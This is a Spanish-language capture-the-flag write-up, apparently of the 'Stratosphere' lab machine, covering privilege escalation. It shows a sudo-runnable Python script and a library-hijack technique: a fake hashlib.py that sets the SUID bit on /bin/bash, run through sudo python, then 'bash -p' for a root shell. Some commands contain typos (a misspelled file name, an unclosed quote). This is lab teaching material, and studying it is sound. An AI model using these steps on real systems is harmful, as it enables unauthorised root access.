
Escalada de Privilegios

Vamos e ejecutar el siguiente comando para ver archivos que se puedan ejecutar como root

```
sudo -l
```



podemos ejecutar python como root, y al lado nos sale una ruta con un archivo .py en el directorio home, vamos a ver lo que hay en su interior



```
richard@stratosphere:~$ ls
Desktop  test.py  user.txt
richard@stratosphere:~$ cat test.py
#!/usr/bin/python3
import hashlib


def question():
    q1 = input("Solve: 5af003e100c80923ec04d65933d382cb\n")
    md5 = hashlib.md5()
    md5.update(q1.encode())
    if not md5.hexdigest() == "5af003e100c80923ec04d65933d382cb":
        print("Sorry, that's not right")
        return
    print("You got it!")
    q2 = input("Now what's this one? d24f6fb449855ff42344feff18ee2819033529ff\n")
    sha1 = hashlib.sha1()
    sha1.update(q2.encode())
    if not sha1.hexdigest() == 'd24f6fb449855ff42344feff18ee2819033529ff':
        print("Nope, that one didn't work...")
        return
    print("WOW, you're really good at this!")
    q3 = input("How about this? 91ae5fc9ecbca9d346225063f23d2bd9\n")
    md4 = hashlib.new('md4')
    md4.update(q3.encode())
    if not md4.hexdigest() == '91ae5fc9ecbca9d346225063f23d2bd9':
        print("Yeah, I don't think that's right.")
        return
    print("OK, OK! I get it. You know how to crack hashes...")
    q4 = input("Last one, I promise: 9efebee84ba0c5e030147cfd1660f5f2850883615d444ceecf50896aae083ead798d13584f52df0179df0200a3e1a122aa738beff263b49d2443738eba41c943\n")
    blake = hashlib.new('BLAKE2b512')
    blake.update(q4.encode())
    if not blake.hexdigest() == '9efebee84ba0c5e030147cfd1660f5f2850883615d444ceecf50896aae083ead798d13584f52df0179df0200a3e1a122aa738beff263b49d2443738eba41c943':
        print("You were so close! urg... sorry rules are rules.")
        return

    import os
    os.system('/root/success.py')
    return

question()
```

Si abrimos el script, al principio podremos ver que llama a la librería **hashlib**, esto nos servirá para mas adelante.

Luego al final del script vemos que nos convierte en root

Vamos a realizar una técnica llamada python hijacking

Crearemos una falsa librería en el mismo directorio para que en vez de llamar a la librería original, llame a la que hemos creado nosotros con el contenido que nosotros queramos

Para eso crearemos un archivo en el mismo directorio que se llame hashlib.py y le agregaremos el siguiente contenido

```
nano haslib.py
import os
```

```
os.system("chmod u+s /bin/bash)
```

Ahora tiraremos el siguiente comando para ejecutar el test.py y que llame a la librería que acabamos de crear

```
sudo /usr/bin/python2 /home/richard/test.py
```

En caso de no tener una shell privilegiada inmediatamente haremos lo siguiente

```
bash -p
```